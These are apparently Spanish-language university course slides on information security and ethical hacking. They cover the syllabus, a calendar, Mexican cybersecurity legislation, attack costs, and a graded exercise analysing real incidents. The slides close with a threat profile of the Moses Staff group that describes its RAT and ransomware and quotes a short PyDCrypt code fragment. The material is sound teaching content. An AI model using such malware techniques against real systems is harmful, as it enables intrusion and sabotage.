

CNO V: Seguridad Informática

Mtro. Servando López Contreras



PARCIALES



Fundamentos del hacking ético.

- a. Introducción al hacking ético y a las pruebas de penetración.
- b. Planeación y definición del alcance de una evaluación de pruebas de penetración.
- c. Recolección de información y escaneo de vulnerabilidades.



Técnicas de explotación de vulnerabilidades y seguridad en entornos tecnológicos.

- a. Ataques de ingeniería social.
- b. Explotación de redes cableadas e inalámbricas.
- c. Explotación de vulnerabilidades en aplicaciones.
- d. Seguridad en entornos de computación en la nube, dispositivos móviles e internet de las cosas (IoT).



Post-explotación y reportes de seguridad.

- a. Ejecución de técnicas de post-explotación.
- b. Elaboración de reportes y comunicación de resultados.
- c. Análisis de herramientas y código.

FORMA DE EVALUACIÓN

PROYECTO P1

De la teoría a la práctica: walkthrough en acción (guía y video).

PROYECTO P2

El eslabón más débil: diseño ético de una campaña de ingeniería social.

PROYECTO P3

Bajo la lupa: evaluación de ciberseguridad en un corporativo.

	PARCIAL I	PARCIAL II	PARCIAL III	EVALUACIÓN ORDINARIA	EVALUACIÓN EXTRAORDINARIA	EVALUACIÓN DE REGULARIZACIÓN
Actividades	60	60	60	Portafolio digital (100%)	-	-
Proyecto	30	30	30		-	-
Examen	10	10	10		100	100
TOTAL (%)	100	100	100		100	100

El **portafolio digital** constituye el compendio integral de las *actividades, prácticas y proyectos desarrollados por el estudiante a lo largo de la asignatura*.

Su finalidad es documentar de manera estructurada y sistemática el proceso de aprendizaje, así como las competencias técnicas adquiridas en materia de seguridad informática.

El portafolio integra ejercicios prácticos de pruebas de penetración, análisis de vulnerabilidades, uso y documentación de herramientas especializadas, evidencias audiovisuales (videos demostrativos) y resultados obtenidos durante el curso. Asimismo, permite reflejar la capacidad del estudiante para organizar, comunicar y presentar información técnica de forma profesional.

El portafolio deberá desarrollarse y publicarse en una plataforma digital, preferentemente mediante **repositorios en GitHub** o a través de un **desarrollo web nativo**, garantizando accesibilidad, orden, claridad y buenas prácticas de documentación.

Estructura mínima general:

- **Inicio.**
- **Notas.**
- **Herramientas.**
- **Proyectos.**
- **Certificaciones.**

Fechas de examen:

Parcial I: martes 17 de febrero de 2026.

Parcial II: martes 24 de marzo de 2026.

Parcial III: martes 19 de mayo de 2026.

Final: martes 26 de mayo de 2026 (por confirmar).

ET: martes 02 de junio de 2026 (por confirmar).

ER: martes 09 de junio de 2026 (por confirmar).

Sistema de calificaciones:

Aprobatorio: ≥ 7.0

Acreditar una asistencia no menor a las dos terceras partes del período que comprende el examen.

Redondeo de decimales: 7.3 = 7.0

7.4 = 7.5

1.4 = 1

1.5 = 1

7.5 = 7.5

1.8 = 1

6.9 = 6

7.8 = 7.5

7.9 = 8.0

Semestre 2025-2026

www.upslp.edu.mx

Calendario Escolar

UNIVERSIDAD
POLITECNICA
DE SAN LUIS POTOSÍ

AGOSTO 2025						
D	L	M	M	J	V	S
					1	2
3	4	5	6	7	8	9
10	▶ 11	12	13	14	🌧 15	16
17	18	19	20	21	22	23
24	25	26	27	28	👉 29	30
31						

SEPTIEMBRE 2025							
D	L	M	M	J	V	S	
		1	2	3	4 🌟	5	6
7	☑ 8	☑ 9	☑ 10	☑ 11	☑ 12	☑ 13	
14	☑ 15	☀ 16	17	18	19	20	
21	22	23	24	25	👉 26	27	
28	29	30					

OCTUBRE 2025							
D	L	M	M	J	V	S	
				1	2	3	4
5	6	7	8	9	10	11	
12	★ 13	☑ 14	☑ 15	☑ 16	☑ 17	☑ 18	
19	☑ 20	☑ 21	22	23	24	25	
26	27	28	29	30	👉 31		

NOVIEMBRE 2025						
D	L	M	M	J	V	S
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	☀ 17	18	19	20	☑ 21	☑ 22
23	☑ 24	☑ 25	☑ 26	☑ 27	☑ 28	🌟 29
30						

DICIEMBRE 2025						
D	L	M	M	J	V	S
	🌟 1	🌟 2	🌟 3	🌟 4	▶ 5	▶ 6
7	▶ 8	▶ 9	▶ 10	▶ 11	▶ 12	13
14	➡ 15	➡ 16	➡ 17	18	19	20
21	🌀 22	🌀 23	🌀 24	☀ 25	🌀 26	🌀 27
28	🌀 29	🌀 30	🌀 31			

ENERO 2026						
D	L	M	M	J	V	S
				☀ 1	🌀 2	🌀 3
4	🌀 5	🌀 6	7	8	9	10
11	12	13	14	15	👍 16	17
18	▶ 19	20	21	22	🌧 23	24
25	26	27	28	29	30	31

FEBRERO 2026						
D	L	M	M	J	V	S
1	☀ 2	3	4	5	6	7
8	9	10	11	12	13	14
15	☑ 16	☑ 17	☑ 18	☑ 19	☑ 20	☑ 21
22	☑ 23	24	25	26	👉 27	28

MARZO 2026						
D	L	M	M	J	V	S
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	☀ 16	17	18	19	★ 20	☑ 21
22	☑ 23	☑ 24	☑ 25	☑ 26	☑ 27	28
29	🌀 30	🌀 31				

ABRIL 2026						
D	L	M	M	J	V	S
			🌀 1	🌀 2	🌀 3	🌀 4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30		

MAYO 2026						
D	L	M	M	J	V	S
					☀ 1	2
3	4	5	6	7	8	9
10	☀ 11	👉 12	👉 13	👉 14	☀ 15	☑ 16
17	☑ 18	☑ 19	☑ 20	☑ 21	☑ 22	🌟 23
24	🌟 25	🌟 26	🌟 27	🌟 28	▶ 29	30
31						

JUNIO 2026						
D	L	M	M	J	V	S
	▶ 1	▶ 2	▶ 3	▶ 4	▶ 5	6
7	➡ 8	➡ 9	➡ 10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30				

JULIO 2026							
D	L	M	M	J	V	S	
				1	2	👍 3	4
5	🌟 6	▶ 7	➡ 8	9	👉 10	11	
12	13	14	15	16	17	18	
19	🌀 20	🌀 21	🌀 22	🌀 23	🌀 24	🌀 25	
26	27	28	29	30	31		

- ▶ Inicio de semestre
- ▶ Fin de semestre
- ☑ Evaluaciones parciales
- ◆ Evaluaciones finales
- ▶ Evaluaciones extraordinarias
- ▶ Evaluaciones de regularización
- ☀ Suspensión de labores
- ★ Límite para baja temporal y registro de anteproyecto

- ⊙ Vacaciones escolares
- ☀ Receso Académico
- ☀ Curso de verano
- ✓ Límite para acreditar la residencia profesional
- ☀ Límite para baja de materias
- ☀ Selección de horarios
- ☀ Examen EGEL
- ☀ Ceremonia de titulación
- ☀ 25 Aniversario
- ☀ Día de la calidad

- Periodo de entrega de fichas del Ciclo 2026: del 3 de noviembre de 2025 al 28 de mayo de 2026
- Aplicación de EXANI II: 13 de junio
- Resultados de EXANI II: 14 julio
- Inscripción de cursos de verano
- Graduación: 13 de febrero

PERIODOS DE PAGO
DE REINSCRIPCIÓN:

PRIMAVERA 2026:
del 10 al 18 de diciembre
OTOÑO 2026:
del 10 al 18 de junio

RESEÑA

Mtro. Servando López Contreras

Apasionado de la ciberseguridad, actualmente me concentro en áreas de inteligencia, apoyando directamente en la administración de la justicia y el esclarecimiento de los hechos alrededor de incidentes y/o delincuencia.

Formación académica:

- Doctorado en Seguridad Pública (actualmente cursando).
- Maestría en Seguridad Informática.
- Ingeniería en Tecnologías de la Información.

Publicaciones:

- Guía de actuación de violencia política digital en razón de género (*H. Ayuntamiento de SLP*).
- Manual de formador de instructores en prevención del delito y policía de proximidad (*Oficina Internacional de Asuntos Antinarcóticos y Procuración de Justicia de los Estados Unidos INL*).
- Inclusión al Modelo Homologado Estatal de maduración nivel 01 en aspectos de ciberseguridad para la Policía Cibernética de SLP (*UPSLP*).
- Evaluación de privacidad para la configuración de dispositivos IoT (*UPSLP*).

Certificaciones:

Cambridge Assessment English, Microsoft Technology Associate, Cisco, CompTIA, Certiport, Adobe Certified Associate, Basis Technology, Microsoft Office Specialist.

Experiencia laboral:

SSPC, Universidad del País Innova, Secretaría de Seguridad Pública de SLP, ASPE, QUADSYS TELECOM, Freelancer.



Pasatiempos:

Ver películas:

- Pearl Harbor.
- El Curioso Caso de Benjamin Button.
- El último Samurai.
- El Gran Gatsby.
- Demolición.
- Game Of Thrones / Avatar la leyenda de Aang.

Nadar y Correr.

Aprender (soy perspicaz, siempre en busca del conocimiento).

Amante de estar en mi casa.

LA CIBERSEGURIDAD NO ES UNA MODA

“Necesitamos una Ley y una estrategia de ciberseguridad...”

Repercusiones de los ataques cibernéticos



Fuente: <https://www.adaptixnetworks.com/importancia-de-la-ciberseguridad/>

- La falta de un **marco regulatorio sólido** e innovador.
- La **falta de programas en ciberseguridad** efectivos (defensa y resiliencia cibernética).
- Una baja cultura de **concientización** sobre la importancia de la ciberseguridad.

Capacitación para contar con **personal calificado** capaz de atender todas las complejidades en amenazas cibernéticas y detectar vulnerabilidades...

INDUSTRIA, ACADEMIA Y AUTORIDADES URGEN EMITIR LEY DE CIBERSEGURIDAD EN MÉXICO



Ernesto Ibarra Sánchez

“Se han **presentado 40 propuestas legislativas** en la materia, pero aún falta un marco legal consolidado que coordine esfuerzos y recursos”


Fuente: <https://www.eleconomista.com.mx/politica/industria-academia-autoridades-urgen-emitar-ley-ciberseguridad-mexico-20250929-779185.html>



Iniciativa con proyecto de decreto por el que se expide la Ley Federal de Ciberseguridad.

Dip. Javier Joaquín López Casarín.
(presentada 25-abr-2023; retirada 13-mar-2024)


https://www.diputados.gob.mx/LeyesBiblio/iniclave/65/CD-LXV-II-2P-292/02_iniciativa_292_25abr23.pdf



Iniciativa con proyecto de decreto por el que se expide la Ley Federal de Ciberseguridad.

Sen. Checo Pérez Flores / Sen. Rafael Espino De La Peña
versión / análisis publicada en SIL (14-feb-2024)

https://sil.gobernacion.gob.mx/Archivos/Documentos/2024/02/asun_4702885_20240214_1707921917.pdf



Iniciativa con proyecto de decreto por el que se expide la Ley General en materia de Ciberseguridad.

Sen. Mauricio Vila Dosal
(ingresada / publicada 30-abr-2025).

https://sil.gobernacion.gob.mx/Archivos/Documentos/2025/04/asun_4894592_20250430_1741107106.pdf



Iniciativa que adiciona disposiciones (reformas relacionadas con ciberdelitos y fuero federal).

Sen. Rubén Ignacio Moreira Valdez
presentación registrada en SIL (27-ago-2025).

https://sil.gobernacion.gob.mx/Archivos/Documentos/2025/08/asun_4919177_20250827_1756306840.pdf



EL COSTO DE UN CIBERATAQUE

Un ciberataque le puede costar **02**

MDP a una PYME (IBM
2024: **USD 4.88M** por brecha),
además del daño reputacional



<https://www.forbes.com.mx/un-ciberataque-le-puede-costar-2-mdp-a-una-pyme-ademas-del-dano-reputacional/>
<https://www.ibm.com/think/insights/cost-of-a-data-breach-2024-financial-industry>



EL COSTO DE UN CIBERATAQUE

Un ciberataque le puede costar **02**

MDP a una PYME (IBM
2024: **USD 4.88M** por brecha),
además del daño reputacional



<https://www.forbes.com.mx/un-ciberataque-le-puede-costar-2-mdp-a-una-pyme-ademas-del-dano-reputacional/>
<https://www.ibm.com/think/insights/cost-of-a-data-breach-2024-financial-industry>

01 Costos directos

Reparación de sistemas, servicios forenses, pago de rescate (si se paga), notificaciones, abogados, multas regulatorias.

02 Pérdida de negocio

Tiempo de inactividad, ingresos perdidos, contratos incumplidos.

03 Daño reputacional y pérdida de clientes

Cliente que se va, impacto en ventas futuras.

04 Costos internos

Horas del personal, contratación de consultores, horas legales.

05 Costos intangibles/largo plazo

Incremento de primas de seguro, impacto en cotización (si cotiza), inversión extra en seguridad.

SISTEMAS DE GESTIÓN DE LA SEGURIDAD DE LA INFORMACIÓN (SGSI)

MARCO ECONÓMICO

Adrian Mizzi ha elaborado un marco conceptual para responder a la pregunta que se hacen tantas empresas sobre **si están invirtiendo mucho o poco** en seguridad de la información.

01

Identificación de activos críticos

Se realiza un inventario detallado de todos los activos de información de la organización, tanto físicos como digitales, y se evalúa su valor y sensibilidad.

02

Evaluación de riesgos

Se identifican las amenazas potenciales que pueden afectar a cada activo, se estima la probabilidad de ocurrencia de cada amenaza y se calcula el impacto potencial de un incidente de seguridad.

03

Análisis de costo-beneficio


Se comparan los costos asociados a la implementación de diferentes medidas de seguridad con los beneficios esperados en términos de reducción de riesgos y pérdidas.

04

Establecimiento de un presupuesto óptimo

05

Implementación y monitoreo



ACTIVIDAD 01 - Análisis en grupo de un ciberataque real y su impacto empresarial.

Objetivo general:

Analizar de manera técnica, económica y estratégica un ciberataque real ocurrido en una empresa o infraestructura crítica, identificando sus causas, desarrollo, impacto y consecuencias, con el fin de comprender la importancia de la ciberseguridad y su relación directa con la sostenibilidad económica y operativa de las organizaciones.

Esta práctica contribuirá en la comprensión de los principios básicos de la ciberseguridad y su importancia.

Objetivos específicos:

- Examinar un caso real de ciberataque mediante fuentes verificables.
- Identificar los tipos de amenazas, actores y vectores de ataque involucrados.
- Evaluar el impacto del incidente sobre los principios de confidencialidad, integridad y disponibilidad (CIA).
- Calcular el costo total del ciberataque en moneda mexicana, considerando pérdidas directas e indirectas.
- Relacionar el caso con los principales marcos internacionales de ciberseguridad (ISO 27001, NIST, GDPR, etc.).
- Formular recomendaciones preventivas y lecciones aprendidas para el fortalecimiento institucional.

Duración aproximada:

01 hora y 45 minutos.

Modalidad:

Trabajo en equipos:

Grupo	Caso	Sector afectado	Tipo de ataque
01	Colonial Pipeline (2021)	Energía / infraestructura crítica	Ransomware (DarkSide)
02	Banco de Chile (2018)	Financiero	Fraude digital / ataque a red SWIFT
03	NotPetya – Maersk (2017)	Logística / transporte marítimo	Malware destructivo / ransomware
04	Equifax (2017)	Servicios financieros / datos personales	Explotación de vulnerabilidad / robo masivo
05	Pemex (2019)	Energía / gobierno mexicano	Ransomware DoppelPaymer

Estructura de la actividad:

Fase 1. Investigación y documentación

Cada grupo deberá analizar el caso asignado utilizando fuentes verificables:

- Reportes técnicos (CISA, ENISA, IBM X-Force, Kaspersky, FireEye, CrowdStrike, etc.).
- Medios especializados y bases de datos (MITRE ATT&CK, CSO Online, The Hacker News, etc.).
- Artículos académicos o informes oficiales.

El grupo construirá una línea de tiempo del ataque, describiendo los hechos clave y las vulnerabilidades iniciales.

Fase 2. Análisis técnico, impacto económico y estratégico

Cada grupo elaborará un informe analítico estructurado con los siguientes apartados:

- Contexto general del ataque:
 - Año, país, empresa o entidad afectada.
 - Condiciones de ciberseguridad previas.
 - Factores que facilitaron el ataque (falla humana, técnica o política).

ACTIVIDAD 01 - Análisis en grupo de un ciberataque real y su impacto empresarial.

2. Tabla técnica del ataque:

Completen la siguiente tabla con información precisa del caso estudiado:

Elemento	Descripción
Tipo de ataque	(Ej. ransomware, phishing, DDoS, sabotaje, etc.)
Actor o grupo atacante	(Ej. DarkSide, APT28, Lazarus Group, etc.)
Vector de entrada	(Ej. correo de phishing, exploit, acceso remoto, etc.)
Vulnerabilidad explotada	(Ej. CVE específica, fallo de configuración, usuario comprometido, etc.)
Etapas del ataque (MITRE ATT&CK)	(Infiltración, ejecución, persistencia, exfiltración, etc.)
Sistemas o servicios comprometidos	(Ej. servidores, red interna, base de datos, ERP, etc.)
Duración del incidente	(Desde la intrusión hasta la restauración total)
Mecanismos de detección y respuesta	(Ej. SIEM, SOC, intervención de CSIRT, backups, etc.)

3. Evaluación del impacto (Modelo CIA)

Principio	Descripción del impacto	Evidencia del caso
Confidencialidad	¿Qué información fue expuesta o robada?	
Integridad	¿Qué datos o sistemas fueron alterados?	
Disponibilidad	¿Qué servicios se interrumpieron o paralizaron?	

4. Cálculo del costo total del ciberataque (en pesos mexicanos, se puede emplear el marco económico de Adrian Mizzi como base).

Cada grupo estimará el **costo aproximado del incidente** considerando:

Tipo de costo	Descripción	Estimación (MXN)
Pérdidas operativas	Días de inactividad, cancelación de operaciones o servicios.	
Daños reputacionales	Pérdida de clientes, caída en el valor de acciones, pérdida de confianza.	
Costos técnicos	Recuperación de sistemas, consultorías externas, reemplazo de equipos.	
Costos legales / regulatorios	Multas, demandas o sanciones por incumplimiento (GDPR, ISO, etc.).	
Pago de rescate o extorsión	En caso de ransomware, monto pagado o solicitado.	
TOTAL ESTIMADO	Suma total en pesos mexicanos (MXN)	

Para convertir valores internacionales a moneda mexicana, use el tipo de cambio aproximado al año del ataque (consultar fuentes oficiales como Banxico).

Además, deberán comparar el costo con el presupuesto anual estimado de ciberseguridad del sector correspondiente (por ejemplo, energético, financiero o gubernamental).

ACTIVIDAD 01 - Análisis en grupo de un ciberataque real y su impacto empresarial.

5. Relación con marcos normativos

- Controles de ISO 27001, NIST CSF o GDPR que se relacionan con el incidente.
- Explicación de cómo esos controles pudieron **prevenir o mitigar** el impacto.

6. Lecciones aprendidas y recomendaciones

- Fallas críticas detectadas (técnicas o humanas).
- Buenas prácticas y políticas que habrían reducido el daño.
- Recomendaciones aplicables al contexto mexicano o latinoamericano.

Productos a entregar, un informe en formato pdf que incluye:

1. Portada (incluye el nombre de todos los integrantes).
2. Introducción.
3. Informe grupal (máx. 6 cuartillas).
4. Tablas técnicas y de costos correctamente llenadas e integradas en el documento.
5. Conclusiones.
6. Fuentes consultadas (mínimo 3 técnicas y verificables).

ACTIVIDAD 01 -

Análisis en grupo de un ciberataque real y su impacto empresarial.

Rúbrica de evaluación:

Criterio	Ponderación total	Excelente	Bueno	Regular	Insuficiente
01. Análisis técnico del caso	20 pts.	18-20 pts. — Explica con detalle técnico el ataque, fases, herramientas, vulnerabilidades y actores con evidencia verificable.	14-17 pts. — Explica correctamente el ataque, pero omite algunos aspectos técnicos.	10-13 pts — Descripción general, sin profundidad técnica o con errores menores.	0-9 pts — Información incompleta, incorrecta o sin sustento técnico.
02. Tabla técnica del ataque	15 pts.	14-15 pts. — Completa, coherente, con datos verificables y bien organizados.	11-13 pts. — Parcialmente completa, con pequeños errores o vacíos.	8-10 pts. — Incompleta, confusa o con inconsistencias.	0-7 pts. — No entregada o con información errónea.
03. Evaluación del impacto (CIA)	15 pts.	14-15 pts. — Analiza de manera precisa y sustentada los efectos en confidencialidad, integridad y disponibilidad.	11-13 pts. — Analiza parcialmente los principios CIA con algunos vacíos.	8-10 pts. — Menciona los principios sin análisis ni evidencia.	0-7 pts. — No aplica el modelo CIA o lo interpreta incorrectamente.
04. Cálculo del costo total del ciberataque (MXN)	20 pts.	18-20 pts. — Cálculo realista, bien sustentado, con desglose completo y conversión adecuada a pesos mexicanos.	14-17 pts. — Estimación aproximada o sin justificar todos los rubros.	10-13 pts. — Cálculo incompleto o con cifras inconsistentes.	0-9 pts. — No realiza el cálculo o es incorrecto.
05. Relación con marcos normativos (ISO, NIST, GDPR)	15 pts.	14-15 pts. — Aplica controles o secciones específicas y explica su relevancia preventiva.	11-13 pts. — Menciona marcos normativos sin vincularlos claramente al caso.	8-10 pts. — Referencias genéricas o poco precisas.	0-7 pts. — No considera marcos normativos.
06. Introducción, referencias, conclusiones y lecciones aprendidas	15 pts.	14-15 pts. — Reflexión crítica, contextualizada y con propuestas aplicables al entorno latinoamericano.	11-13 pts. — Conclusión clara, aunque limitada en profundidad o propuesta.	8-10 pts. — Superficial o repetitiva, sin aportes relevantes.	0-7 pts. — Ausente o sin coherencia con el análisis.

TIPOS DE ATACANTES

A menudo se les clasifica como atacantes de:

- Sombrero blanco.
- Sombrero gris.
- Sombrero negro.
- Aficionados (scriptkiddies).
- Hacktivistas.
- Ciberdelincuentes patrocinados por el estado.





AFICIONADOS

El término «niños de guiones» surgió en la década de 1990 y se refiere a hackers aficionados o sin experiencia que utilizan herramientas o instrucciones existentes en Internet para lanzar ataques.

Algunos script kiddies son simplemente curiosos, otros están tratando de demostrar sus habilidades y causar daño.

Si bien estos atacantes de «niños de guiones» pueden usar herramientas básicas, **sus ataques aún pueden tener consecuencias devastadoras.**

The screenshot shows a YouTube interface with a search bar containing 'hackear facebook'. Below the search bar, there are several video thumbnails and a video player. The thumbnails include:

- A red thumbnail with the text 'HACKEAR FÁCIL Y RÁPIDO' and a Facebook logo.
- A blue thumbnail with the text 'JUNIO 2024' and a red arrow pointing to a Facebook login screen.
- A purple thumbnail with the text 'HACKEA FACEBOOK EN MENOS DE 3 MINUTOS' and a person's face.
- A red thumbnail with the text 'HACKEAR FACEBOOK EN 30'.

The video player shows a terminal window with the following output:

```
loiliangyang@kali:~$ sudo systemctl start apache2.service
loiliangyang@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.110 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::f71d:1430:658e:f368 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:4f:f6:b4 txqueuelen 1000 (Ethernet)
    RX packets 1845 bytes 180493 (176.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 224 bytes 14422 (14.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 738 bytes 264039 (257.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 738 bytes 264039 (257.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

loiliangyang@kali:~$
```

The video player also shows a progress bar at 3:22 / 4:58 and a title 'Remotely Control Any PC in 4 mins 59 seconds' by 'Loi Liang Yang'.

HACKERS

Este grupo de atacantes irrumpen en sistemas informáticos o redes para obtener acceso.

Dependiendo de la intención de su intrusión, pueden clasificarse como hackers de **sombrero blanco, gris o negro**.



HACKERS



Los **atacantes de Sombrero Blanco** ingresan a las redes o los sistemas informáticos para descubrir las debilidades para poder mejorar la seguridad de estos sistemas. Estas intrusiones se realizan con el permiso previo y los resultados se informan al propietario.

HACKERS



Los atacantes de **Sombrero Gris** pueden proponerse encontrar vulnerabilidades en un sistema, pero solo informarán de sus hallazgos a los propietarios de un sistema si hacerlo coincide con su agenda.

O incluso podrían publicar detalles sobre la vulnerabilidad en Internet para que otros atacantes puedan aprovecharla.

HACKERS



Los hackers de **Sombrero Negro** aprovechan las vulnerabilidades para obtener un beneficio personal, financiero o político ilegal.

HACKERS ORGANIZADOS

Estos atacantes incluyen organizaciones de ciberdelincuentes, hacktivistas, terroristas y piratas informáticos **patrocinados por el estado.**

Suelen ser muy sofisticados y organizados, e incluso pueden proporcionar ciberdelito como un servicio a otros delincuentes.



HACKERS ORGANIZADOS

Los hacktivistas hacen declaraciones políticas para crear conciencia sobre temas que son importantes para ellos.



HACKERS ORGANIZADOS

Los atacantes patrocinados por el estado reúnen inteligencia o sabotean en nombre de su gobierno.

Por lo general, están altamente capacitados y bien financiados, y sus ataques se centran en objetivos específicos que son beneficiosos para su gobierno.



HACKERS ORGANIZADOS

1. SKIDROW
2. CODEX
3. CONSPIR4CY
4. PARADOX
5. RELOADED
6. STEAMPUNKS
7. ViTALiTY
8. Lazarus
9. LockBit
10. Revil
- 11. Moses Staff**
12. DarkSide
13. Conti Group
14. Guacamaya





Análisis de grupo y campaña de: **Moses Staff**

Es un presunto grupo de amenazas iraníes que ha atacado principalmente a empresas israelíes desde al menos septiembre de 2021.

El personal de Moses declaró abiertamente que su motivación para atacar a las empresas israelíes es causar daños al filtrar datos confidenciales robados y cifrar las redes de la víctima **sin una demanda de rescate**.

Los investigadores de seguridad evalúan que Moses Staff está políticamente motivado y también ha atacado a empresas gubernamentales, de finanzas, viajes, energía, manufactura y empresas de servicios públicos fuera de Israel, incluidas las de Italia, India, Alemania, Chile, Turquía, los Emiratos Árabes Unidos y los Estados Unidos.



Perfil criminal.

Se le asume la propiedad de los siguientes malware:

RAT (troyando de acceso remoto): **StrifeWater**

"Waters of Strife" (*Aguas de la Contienda*) hace referencia a un episodio bíblico del Libro de los Números (20:1-13).

- **El suceso:** Durante el Éxodo, el pueblo de Israel se quedó sin agua y se quejó a Moisés. Dios le ordenó a Moisés que hablara a la roca para que esta diera agua, pero Moisés, en su enojo, la golpeó con su vara.
- **El castigo:** Como resultado de su desobediencia y falta de fe, Dios castigó a Moisés y Aarón, prohibiéndoles entrar a la Tierra Prometida.
- **Significado:** El nombre del lugar, Meribah, significa "contienda" o "pelea", y sirve como una lección sobre la obediencia y la fe en Dios.



Ransomware: **PyDCrypt** **DCSrv**





Análisis de grupo y campaña de: **Moses Staff**

El RAT StrifeWater tiene la **capacidad de auto eliminarse** del sistema para ocultar las huellas del grupo iraní.

Posee otras capacidades, como;

- La ejecución de comandos
- y la captura de pantalla,
- así como la posibilidad de descargar extensiones adicionales.

Normalmente, una vez que el grupo se infiltra en una organización y roba datos confidenciales, implementa ransomware para cifrar las máquinas infectadas.

A diferencia de los grupos de ransomware con fines financieros que cifran los archivos para obtener un rescate, el cifrado de los archivos en los ataques de Moses Staff tiene dos propósitos:

- causar daños al interrumpir operaciones comerciales críticas y
- ocultar el rastro de los atacantes.

El equipo de Nocturnus encontró una nueva muestra del malware PyDCrypt, descrito en el blog de Checkpoint publicado en noviembre de 2021.

PyDCrypt está escrito en Python y **compilado con PyInstaller**. Su objetivo es propagarse a otros equipos y descargar la carga útil "DCSrv", una variante del ransomware basada en la herramienta pública DiskCryptor .

La variante de PyDCrypt recién descubierta presentaba un cambio significativo: en lugar de la carga útil del ransomware, el script contiene lo que parece ser un ejecutable de prueba incrustado que simplemente imprime "Hola" al ejecutarse. Esto podría indicar que esta variante aún se encuentra en fase de desarrollo y pruebas.



Análisis de grupo y campaña de: Moses Staff

01

```
if xcopy(conf['dr'], 'C:\\Windows\\System32\\calc.exe'):
    if exists(conf['dr'] + '\\Users\\Public\\calc.exe'):
        rmv(conf['dr'] + '\\Users\\Public\\calc.exe')
```

- 01 Moses Staff suele **usar la carpeta "C:\\Users\\Public"** para almacenar sus herramientas implementadas.
- 02 Como parte de su ejecución, PyDCrypt copia el binario original de la calculadora de Windows (calc.exe) de system32 a la carpeta donde se guardan el resto de las **cargas útiles** (C:\\Users\\Public\\calc.exe)
- 03 y luego lo elimina.




La carga útil (**payload**) en malware es el componente que realiza la acción dañina real, como robar datos, eliminar archivos, o espiar al usuario.

Es el "paquete" malicioso que se entrega a través de un vector de ataque, como un archivo adjunto de correo electrónico o un enlace, y se activa para llevar a cabo el objetivo del ciberataque una vez que el sistema está comprometido.



Análisis de grupo y campaña de: Moses Staff

